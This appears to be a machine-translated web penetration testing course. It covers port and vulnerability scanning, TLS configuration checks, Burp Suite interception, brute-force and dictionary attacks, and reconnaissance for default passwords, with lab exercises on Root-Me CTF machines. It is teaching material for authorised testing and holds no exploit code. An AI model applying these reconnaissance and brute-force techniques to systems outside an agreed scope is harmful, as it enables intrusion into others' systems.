
Your goals are:

- scan the machine to identify its exposure and find the number of ports that are open;
- find out which service is listening on port 2121.

Identify vulnerable services

Once you have identified the services and their versions

via NMAP for example, you need to know if these services are vulnerable. For this, we can for example type in the Google search bar: WordPress 3.5.1 vulnerability to know the vulnerabilities of this version of WordPress.



Google search for vulnerabilities in WordPress 3.5.1

Google is the first instinct, but it is not a specialized database, and it is possible to miss a vulnerability if the data has not yet been indexed, or the search is not the Good.

You can carry out complete research on the [CVE Details site](https://www.cvedetails.com), which provides useful additional information in the context of a PENTEST, such as the CVSS score of the vulnerability (we will define this notion in part 4), or even if a public execution code exist. However, this search remains manual, which is not

very practical when you have a lot of services or technologies to analyze.


Vulnerability scanners are there to save you time: **their main purpose is to tell you if the detected service is affected by a vulnerability**, and in particular a CVE. They are generally based on the detected version of the service, but not only.

These products are very effective in **quickly identifying**:

- **whether a service is vulnerable** or not;
- whether there is a public “exploit” or not.

An exploit is a malicious code sent to the service to exploit the vulnerability, and gain for example additional rights or simply access to the service.

Here is for example a Nessus scan on the VM:



Vulnerabilities identified on - DVWA

CRITICAL

Debian OpenSSH/OpenSSL Package Random Number Generator We...

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particular, all SSH, SSL and OpenVPN key material should be re-generated.

See Also

<http://www.nessus.org/u?107f9bdc>
<http://www.nessus.org/u?f14f4224>

Output

No output recorded.

Port ^	Hosts
22 / tcp / ssh	ctf35.root-me.org

Plugin Details

Severity: Critical
ID: 32314
Version: 1.20
Type: remote
Family: Gain a shell remotely
Published: May 14, 2008
Modified: November 15, 2018

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Temporal Score: 8.3
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector:
CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available
In the news: true

Vulnerability on the SSH service of the DVWA VM

There are many products that are quite expensive for individuals, as these tools are generally intended for businesses.

The main market players are:

- [Nessus](#) ;
- [QUALYS VM](#) ;
- or even [NEXPOSE from Rapid7](#) .

Some have free versions for personal use. In the open source category, we mainly find [OPENVAS from GREENBONE](#) .

These products can also scan web applications and find web-specific vulnerabilities like XSS, SQL injections, which we will see later in this course.

However, this is not their core business and they are generally less reliable at detecting these kinds of vulnerabilities. You will better understand why later in the course.

That's why a manual penetration test as we learn in this course remains relevant.

Interpret the results and take a step back from the exercise

Once the **port scan** has been performed, it is **necessary to interpret it** because otherwise it will be of no use to the sponsor:

- **What are the legitimate ports relative to the need?**
- Are the ports you identified normal and have their place on the server? For example, if you have identified that port 22 is open, do you think this is normal?

By default, no! **As part of a web application, the only ports needed are port 80 (HTTP) and port 443 (HTTPS)** , unless the application is listening on a non-standard port, but the sponsor will have it for you normally specified in the scoping phase.

That an SSH service is listening on the server and accessible to the entire internet is not normal and increases the attack surface. Imagine that tomorrow a critical vulnerability is published on the service that offers the SSH connection, what will happen? Most likely a massive attack by opportunistic hackers who will seek to access the server and compromise it, to steal information or turn it into a zombie for further attacks.

The returns from network scanning tools are always to be taken with a grain of salt because they are extremely dependent on various external factors, such as network congestion, latency or packet loss!

Beyond that, keep in mind that **the more aggressive you are on a scan (the more packets you send), the more likely you are to skew your results** . And

this is even more true on the Internet than on a corporate network.

Remember that the target is generally protected, and that some UTMs (UNIFIED THREAT Management), which are sort of advanced firewalls, sometimes deliberately distort the results when they detect that they are being scanned. Not nice !

If you have performed a vulnerability scan and **vulnerabilities are identified**, **test them** to verify if the server is indeed vulnerable, as these are sometimes false positives!

In summary

- A server has a large number of ports (65,535, precisely) that can host services and even multiple web services on different ports.
- As part of a penetration test, it is important to know which ports are exposed to know the attack surface of the server. Be careful, however, to respect the perimeter defined by the sponsor.
- To detect open ports while outside the server, you must perform a port scan.
- Network scanning tools like NMAP have a multitude of options that must be understood and mastered to avoid misinterpretations.
- Vulnerability scans are very useful for automating and speeding up the search for vulnerable services and components on a target, but these products are generally quite expensive.
- Network scans are very sensitive to external factors, such as latency! When doing a scan and looking for completeness, it is better to take your time.

In the next chapter, we will check the encryption quality of encrypted services.

Check the presence and quality of exchange encryption

The encryption of communications makes it possible to ensure the security of flows between the clients of the application and the server, against the interception and modification of flows by an attacker. This is the principle of the man-in-the-middle attack.

Understand the concept of encryption

In this chapter, we will focus on the quality of the encryption of encrypted streams.

Encryption, encryption or encryption, is it the same?

We speak of **encryption** and **not of decryption** to designate streams and data protected by cryptographic mechanisms.

We use the term "**decryption**" when we know the keys to find the message in clear, and the term "**decryption**" when we do not know the decryption key and we must find it.


That's why hackers **decrypt** encrypted streams: they don't have the key!

A legitimate user has the flow encryption key, so we will speak of **decryption** in the context of a legitimate communication.

To establish TLS communication:

1. The client contacts the server and tells it which protocols and cipher suites it supports.
2. The server responds by communicating its certificate and indicating which protocol and which suite will be used.

3. This is followed by several operations and exchanges between the client and the server to complete what is called "TLS negotiation" or "TLS HANDSHAKE". in English and thus secure future communication.



TLS communications

The encrypted version of the HTTP communication protocol is HTTPS. HTTP protocol encryption relies on asymmetric cryptography using x.509 certificates for key exchange and then symmetric cryptography for data

exchange.

Poor encryption will always be better than no encryption. As for authentication. But quality encryption is better:

1. This makes exchanges more secure (logic).
2. There are also services and companies that rate the sites exposed on the Internet (and the quality of the encryption comes into play).

Check encryption quality

If we need to check that the encryption is of good quality, it is that it is not infallible either!

So when can encryption not be very secure?


By simplifying, on the following points:

- insufficient quality of the **certificate** used, which could facilitate falsification by an attacker;
- the **protocols** offered by the server, which may contain implementation flaws;
- the **cipher suites** offered, sometimes weak;
- the **library used** for encryption, which may contain **vulnerabilities** .

In an intrusion test, it is checked in particular that the certificate is of good quality.

The certificate can have several defects, and these are the most annoying, because it is mainly on this that recent browsers rely to indicate whether a site is secure or not.

You know, it's this famous message:



Browser Error: An Unrecognized Certificate Authority

Most of the time, it's related to a certificate problem;

- which may not be within its validity period;
- SUBJECT NAME field does not correspond to the DNS name of the site;
- whose certification authority is not known to your computer;
- which can simply be revoked;
- etc

But there are other points to look at as part of a penetration test, including:

- the certificate **key size** , which must not be too small (< 2048 bits);
- **the hashing algorithm** (SHA-256 with RSA or higher).

We will also **verify that the libraries used are not vulnerable** or do not contain weaknesses that could degrade the robustness of the encryption. Because yes, encryption is not magic and is operated by the code contained in these libraries, the best known and widespread being OPENSSL.

Like any piece of code, these libraries may contain vulnerabilities and weaknesses that are discovered over time.

Cryptography is rather complex, and fortunately all these controls are automated very well!

There are several tools for this:

- some online like [SSLABS](#) of QUALYS;
- and others, local and in CLI (command line), like [SSLSCAN](#) and [testssl.sh](#).
- the vulnerability scanners we discussed in the previous chapter are usually able to perform these tests.

We also mentioned notions with somewhat barbaric names:

- encryption protocols;
- cipher suites.

Let's now see how **to understand** these notions, at our PENTESTER level, in the context of an audit or an intrusion test. We are not asked to have the skills of a CRYPTOLOGIST!

Distinguish between cipher protocols and cipher suites

Encryption protocols

Encryption protocols are the different protocols used to secure flows (for example HTTPS).

These protocols are:

- SSL v2;
- SSL v3;
- TLSv1.0;
- TLS v1.1;
- TLS v1.2;
- TLS v1.3.

For each protocol, there is a list of compatible and accepted cipher suites.

Cipher suites

The cipher suites will be of the following form:

<ALGO key exchange>-<ALGO authentication>-<ALGO symmetric encryption and key size>-<ALGO signature>

Which gives for example ECDHE - RSA - AES128 - GCM - SHA256 , with:

- ECDHE for **key exchange** ;
- RSA for **authentication** ;

- AES-128 for **encryption** ;
- GCM for the mode of operation of the block cipher (which is of little interest to us in our case of PENTESTER, except in certain very specific cases);
- SHA-256 for **signing** .

I noticed that in the cipher suite ECDHE-RSA-AES128-GCM-SHA256 there is no pull on AES128 for example... Whereas when detailing just below it is quoted with a dash: AES -128, is it an error?

It's just a **different naming convention** . For cipher suites, the hyphens separate the "functions" of each term, while for ciphers like AES or hash algorithms like SHA, the hyphen separates the function name from the key size.

Apply best practices

Cryptography is a field that may seem complex, but its application is not!

The recommended configuration is as follows:

- redirection: automatic from the HTTP channel to the HTTPS channel (ie port 80 to port 443 by default);
- certificate: configure a lifetime of 90 days ideally, in any case less than 1 year;
- allowed protocols: TLS 1.3 and TLS 1.2;
- cipher suites: key sizes > 128 bits, hash function > 256 bits.

Be careful though: hardening the TLS configuration of your server often means making a choice about backward compatibility with old systems and browsers.

On the other hand, as computing power increases and vulnerabilities appear, recommendations evolve. It is then necessary to regularly review the configuration of its web server with up-to-date recommendations.

For example, if you are testing a 10-year-old application that has never evolved for various technical reasons, chances are that you cannot do much about the quality of the encryption! Already, if the application has an encryption of flows, the sponsor will be able to consider himself lucky... It is therefore to be taken into account in your recommendations.



You are going to do the exercise of verifying the SSL configuration of an HTTPS service listening on port 443 of the DVWA virtual machine specially designed for this course, and hosted by ROOT Me.

challenge

To participate in this challenge, you need an account on ROOT Me, it's free.

1. Log in to [ROOT Me](https://www.root-me.org/).
2. Click on [this link \(https://www.root-me.org/?page=ctf_alltheday&lang=fr&id_salle=9&id_environnement_virtuel= \)](https://www.root-me.org/?page=ctf_alltheday&lang=fr&id_salle=9&id_environnement_virtuel=) to start or join the environment.
3. Once on the page, wait for a green box to appear:

L'environnement virtuel à attaquer est disponible à cette adresse : **ctfXX.root-me.org**

4. The address to be analyzed will be indicated there: get started!

Your **objectives** are to verify the following points of the SSL configuration of the service:

- The quality of the certificate used:
 - Does the CN or SAN of the certificate match the domain name of the site?
 - What is the key size?
 - What is the signature algorithm?

- The protocols offered by the server.
- Supported cipher suites.
- The presence of known vulnerabilities in the library used.

One last tip: use `testssl.sh` for this exercise instead.

In summary

- The encryption of communications makes it possible to ensure the security of flows between the clients of the application and the server, against the interception and modification of flows by an attacker. This is the principle of the man-in-the-middle attack.
- Better an application with weak encryption than an application accessible without encryption, or “in the clear”.
- Encryption quality can be affected by several factors, including: the certificate, supported encryption protocols, and accepted cipher suites.
- Although cryptography is a complex subject, these are checks that can be automated well, and very powerful tools are available online or locally: SSLLABS, SSLSCAN, testssl.sh.

We're done for this part! In the next one, we'll start to take a closer look at the web application itself, and discover the tool you'll be working with the most: the interception proxy!

Familiarize yourself with INTERCEPTING PROXIES

In the previous parts, we learned how to learn about the target, its ecosystem, the exposed services, check its encryption, etc. But we normally haven't even looked at what the app looks like yet!


Understand the value of a web interception proxy

Before you start testing and performing malicious actions on it, I strongly advise you to **take 30 minutes to 1 hour** (depending on its complexity) **to familiarize yourself with the application** , in order to:

- understand how it works overall and what its interesting or sensitive features are,
- find out what the objectives of an attacker could be in relation to this application,
- look at URLs/URIs for ideas, etc.

Note the fields and features that you find interesting.

To view the data that is exchanged between you and the application, you could use your browser's debug console (usually via the **F12 key**):



Firefox Debug Console (F12)

But between us, it's not very practical:

- the search in the history is not really ergonomic;
- it is difficult to modify and replay requests;
- it is not always possible to modify queries on the fly;
- and let's not even talk about automation!

This is why in web penetration testing, the use of a web interception proxy is highly recommended!

It will make it possible to meet all the needs mentioned above, and much more. Let's see right away what it is.

Control your requests with a web intercept proxy

How does an interception proxy work in our case?

Technically **almost like a “normal” enterprise proxy** like Cisco, ZSCALER or SQUID. But be careful not to confuse them with reverse PROXIES like NGINX!

We will configure our PC so that the web streams are sent to this proxy, and this

proxy will then relay them to the web servers. The difference with the corporate proxy is that we control the proxy to intercept, modify and replay requests.

To date on the market, we mainly find:

- [Barp Suite](#), which has a free “COMMUNITY” version;
- and [ZAP from the OWASP Foundation](#).

These two tools are published in English, but you don't need to be bilingual here to use it.

In the course, we will use Barp Suite COMMUNITY.

If it is not installed by default on Kali, here is the command to install Barp Suite:

```
sudo apt update  
sudo apt install burpsuite -y
```

The browser extension I used in the SCREENCAST is Proxy SWITCHYOMEGA.

In the case of encrypted streams, the proxy is obliged to do what is called an **SSL termination**, that is to say decrypt the streams then RE-ENCRYPT them with its own certification authority, to send them to the browser. The proxy will therefore generate, for each HTTPS site that we visit, an SSL certificate. Without that, it is impossible for him to do his work of interception and modification!

That's it, you are now ready to intercept even HTTPS flows, without having any error message on the certificate!

Master the essential functions of BURP

Let's review the **main features of BURP**. You are bound to use them at one time or another, whether in the course, or later in your **PENTESTER** career :

In this SCREENCAST , we talked about the " INTRUDER " tab, which allows you to automate a number of tasks, including **brute force attacks** or **dictionary attacks** .

The brute force attack (or " BRUTEFORCE " in English) consists in finding a password or a key by testing, one by one, all the possible combinations until finding the good one.

The dictionary attack consists of trying to find a password by testing a series of potentially common passwords (which contain, for example, a first name, the name of the company or a sequence of numbers).


The project [SECLISTS](#) compiles a good starting base for dictionary attacks and content discovery. In Kali, you can install it through the APT package manager:

```
sudo apt install seclists
```

The lists will be in the / `USR/SHARE/SECLISTS` / `directory` ; install it.

I will sometimes use the term "dictionary attack" in the course to refer to testing a very large number of possibilities.

Up to you !



challenge

The goal here is to perform the following actions with BURP :

- set the scope to the challenge URL on the challenge folder in

question;

- in the Proxy tab, filter the results to display only those of the scope;
- replay the authentication request from the REPEATER by varying the USERNAME parameters and PASSWORD ;
- INTRUDER tab with the [word list located here](https://github.com/danielmiessler/SecLists/blob/master/Discovery/WebContent/PHP.fuzz.txt) on (<https://github.com/danielmiessler/SecLists/blob/master/Discovery/WebContent/PHP.fuzz.txt>) base of the challenge;
- find the flag in the INTRUDER results .


The exercise will be successful when you have succeeded in validating the flag on the ROOT Me site!

In summary

- An interception proxy notably allows PENESTERS to intercept exchanges between the PENTESTER browser and the web server in order to modify them, with the aim of testing the behavior of the application.
- The proxy that we are going to use, BURP Suite COMMUNITY , allows many other things, such as logging requests, replaying them and automating a certain number of tasks relating to the PENTEST.
- BURP Suite is a customizable tool that allows you to add and even create extensions for your different needs.
- Some are developed directly by PORTSWIGGER , the publisher of BURP, but most are developed by the user community.

In the next part, we will learn to identify the technical base of our target to collect further information on the latter.

Collect technical information about the application



In this chapter, we will learn how to identify the technical elements that constitute the target (server type and version, technical STACK , etc.) and how to find these elements with the proxy.

Observe the target and look for technical information

We come back to our metaphor and we continue our robbery!


So far, you haven't done anything really wrong. You have inquired about the bank: are there premises on which the name of the bank is displayed in bulk? What are the entry points to the main building? Suspicious to anyone watching, but not necessarily reprehensible.

Let's continue in this momentum!

As part of our intrusion test, we will now try to find out **what constitutes our technical base** , roughly what are the brands of the windows, the different doors that we have identified (basement, maintenance access, main door, etc.).

This will allow us to know if there are any default elements that can be useful to us, such as a default password, which would be equivalent to the factory key for a lock. Or if this base has technical vulnerabilities or weaknesses that have not been detected by our vulnerability scanner (remember, it is always possible

because the tools are not infallible).



The version of a server is technical information

During a penetration test, **the more you know about your target, the more likely you will be to understand where the vulnerabilities are** and what is important to the operation of the target. Most of the feedback I've had invites you to understand the application in detail, sometimes better than the developers themselves!

Knowing your target will allow you to:

- better **target the lists** you will use for your recognition;
- better **target the types of vulnerabilities** that you will look for on the application;
- **identify the CVEs** that you will want to exploit;
- find out if there are any **default configurations** ;
- find out if there are any **default passwords** ;
- look for **blog posts that discuss the security** of target technologies.

Do not underestimate this recognition phase, it sometimes happens (and in internal penetration testing, very often) that certain equipment and certain applications still have their default passwords!

